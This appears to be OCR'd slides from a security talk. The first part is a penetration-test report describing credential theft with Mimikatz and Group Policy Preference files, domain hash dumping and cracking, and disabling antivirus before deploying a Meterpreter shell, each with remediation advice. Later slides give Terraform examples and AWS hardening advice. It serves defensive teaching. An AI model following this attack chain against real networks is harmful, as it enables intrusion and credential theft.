Figure 10: Domain Admin credentials extracted in clear text.

Remediation:
Implement solutions to detect and prevent Mimikatz attacks.

For further information, reference the following resource(s):

- https://medium.com/blue-team/preventing-mimikatz-attacks-ed283e7ebdd5

In addition to the aforementioned attack vector, Domain Admin credentials were also obtained by enumerating the victim machine's domain controller. Group Policy Preference XML files were accessed containing user accounts and passwords; these files were then decrypted using Microsoft's public AES key.

Post Exploitation




Figure 11: Domain Admin (DA) credentials are extracted from Group Policy.

Remediation:
Remove the ability to set admin account passwords through GPP

For further information, reference the following resource(s):
https://adsecurity.org/?p=63

Domain Admin credentials were used to authenticate to the Domain Controller and dump the hashes of all Active Directory accounts.

Post Exploitation




Figure 12: LedgerOps engineers authenticating to the [REDACTED] Domain Controller (X.X.2.20) using the 'Administrator' account and dumping password hashes.

Remediation:
Monitor/harden access to LSASS and SAM table with tools that allow process whitelisting. Limit credential overlap across systems to prevent lateral movement opportunities using valid accounts if passwords and hashes are obtained.

For further information, reference the following resource(s):

- https://attack.mitre.org/techniques/T1078

Ensure that local administrator accounts have complex, unique passwords across all systems on the network. Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.

On Windows 8.1 and Windows Server 2012 R2, enable Protected Process Light for LSA. Identify and block potentially malicious software that may be used to dump credentials by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Post Exploitation

With Windows 10, Microsoft implemented new protections called Credential Guard to protect the LSA secrets that can be used to obtain credentials through forms of credential dumping. It is not configured by default and has hardware and firmware system requirements. It also does not protect against all forms of credential dumping.

Manage the access control list for "Replicating Directory Changes" and other permissions associated with domain controller replication.

Consider disabling or restricting NTLM traffic.




Figure 13: Logging into the ACME Domain Controller as DA via RDP.

LedgerOps discovered the [REDACTED] password policy lacked a minimum password length, password strength history, password age, account lockout threshold, and no account lockout duration, with no requirement for upper/lowercase, numbers, and symbols. Additionally, easily guessable strings and keyspace patterns such as “Password123!” and “qweASD!@#” were allowed. The ability to use easily guessable passwords presents a risk for unknowing users.

Post Exploitation




Figure 14: Password Policy is enumerated

A quick password cracking attempt resulted in 213 out of 1303 hashes (16.35%) being cracked in less than 17 minutes.




Figure 15: Cracking password hashes of [REDACTED] domain users.

Password hashes from the [REDACTED] AD group were isolated and cracked. A sample of username/password combinations follows:

[REDACTED].com\lisa.xxxxxx	Password123!

Post Exploitation

Remediation:
Establish a secure password policy, requiring the following:

- *At least* 12 characters in length
- Uppercase characters
- Lowercase characters
- Numbers
- Special characters (e.g. @#$%^&*()_+|~-=`{}[]:";<>/)

Domain Admin credentials provided LedgerOps unfettered access to systems in the [REDACTED] domain. [REDACTED] user systems were targeted and accessed using the Domain Administrator account.

In order to log keys and capture screen shots of [REDACTED] VPN users, Symantec Endpoint Security and Antivirus were disabled remotely by LedgerOps prior to deploying a Meterpeter shell.




Figure 16: Endpoint Security is disabled on a REDACTED VPN user.

Remediation:
Prevent users from disabling Symantec Endpoint Solution.

For further information, reference the following resource(s):

- https://support.symantec.com/en_US/article.TECH102822.html


NO, NO, NO NO NO
I NEVER SAY THIS!
makeameme.org


```
module "openvpn" {
  source = "../../modules/openvpn"
  subnet_id = module.networking.public_subnets[0]
  instance_type = "t2.micro"
  domain_name = "thescrappycoco.com" #aws_route53_zone.primary.name
  hosted_zone = "Z2XKLRUKVTPEMT" #aws_route53_zone.primary.zone_id
  environment = "staging"
  vpc_id = module.networking.vpc_id
  region = data.aws_region.main.name
  cluster_tag_key = var.cluster_tag_key
  cluster_tag_value = var.cluster_tag_value
  auto_discover_policy = aws_iam_policy.auto-discover
  ssh_key_name = "openvpn"
}



//...

module "vault-cluster" {
  source = "../../modules/vault"
  auto_unseal_kms_key_alias = "vault-auto-unseal"
  ami_id = "ami-0a45abb8ce5e4ff67"
  region = data.aws_region.main.name
  ssh_key_name = "openvpn"
  vpc_id = module.networking.vpc_id
  subnet_ids = module.networking.management_subnets
  environment = "staging"
  consul_cluster_tag_key= var.cluster_tag_key
  consul_cluster_tag_value = var.cluster_tag_value
  s3_policy = aws_iam_policy.s3-tls
  vault_cluster_name = "vault-staging"
  vault_cluster_size = 2
  vault_instance_type = "t2.micro"
}
```

```
resource "aws_vpc" "main" {
  cidr_block           = var.cidr
  enable_dns_support   = true
  enable_dns_hostnames = true

  tags = {
    Name        = var.name
    Environment = var.environment
  }
}

/**
 * Gateways
 */

resource "aws_internet_gateway" "main" {
  vpc_id = aws_vpc.main.id

  tags = {
    Name        = var.name
    Environment = var.environment
  }
}

resource "aws_nat_gateway" "main_a" {
  allocation_id = aws_eip.nat_a.id
  subnet_id     = aws_subnet.public_subnet_a.id
  depends_on    = [aws_internet_gateway.main]
  tags = {
    Name        = "${var.name}-NATGateway-a"
    Environment = var.environment
  }
}
```

Infrastructure As Code (Hashicorp Terraform / AWS Cloudformation)


Immutable Infrastructure(Hashicorp Packer)

- Bake AMIs with Packer
- Use Ansible to harden the OS
- https://github.com/openstack/ansible-hardening




Secret Management

- Hashicorp Vault/AWS SSM Parameter Store
- Granular control over access to secrets
- Automatic generation of short-lived DB credentials(Vault)




Interservice Communication

- Use TLS
- Manage your own keys via Vault
- Use Consul Connect sidecar to automatically proxy your traffic encrypted.



WAF

- AWS WAF Custom Rules or Managed Rules
- Open Source Solutions Like NAXSI(with NGINX)



https://github.com/nbs-system/naxsi

Example Architecture

- ALB → NGINX(w/ NAXSI) → ECS with Consul Connect Sidecar → Vault

AWS Services

Guard Duty – A threat detection service that continuously monitors for malicious activity and unauthorized behavior.

Inspector - An automated security assessment service that helps improve the security and compliance of applications deployed on AWS.

VirusBay

Registration Code:

“DEFCON27”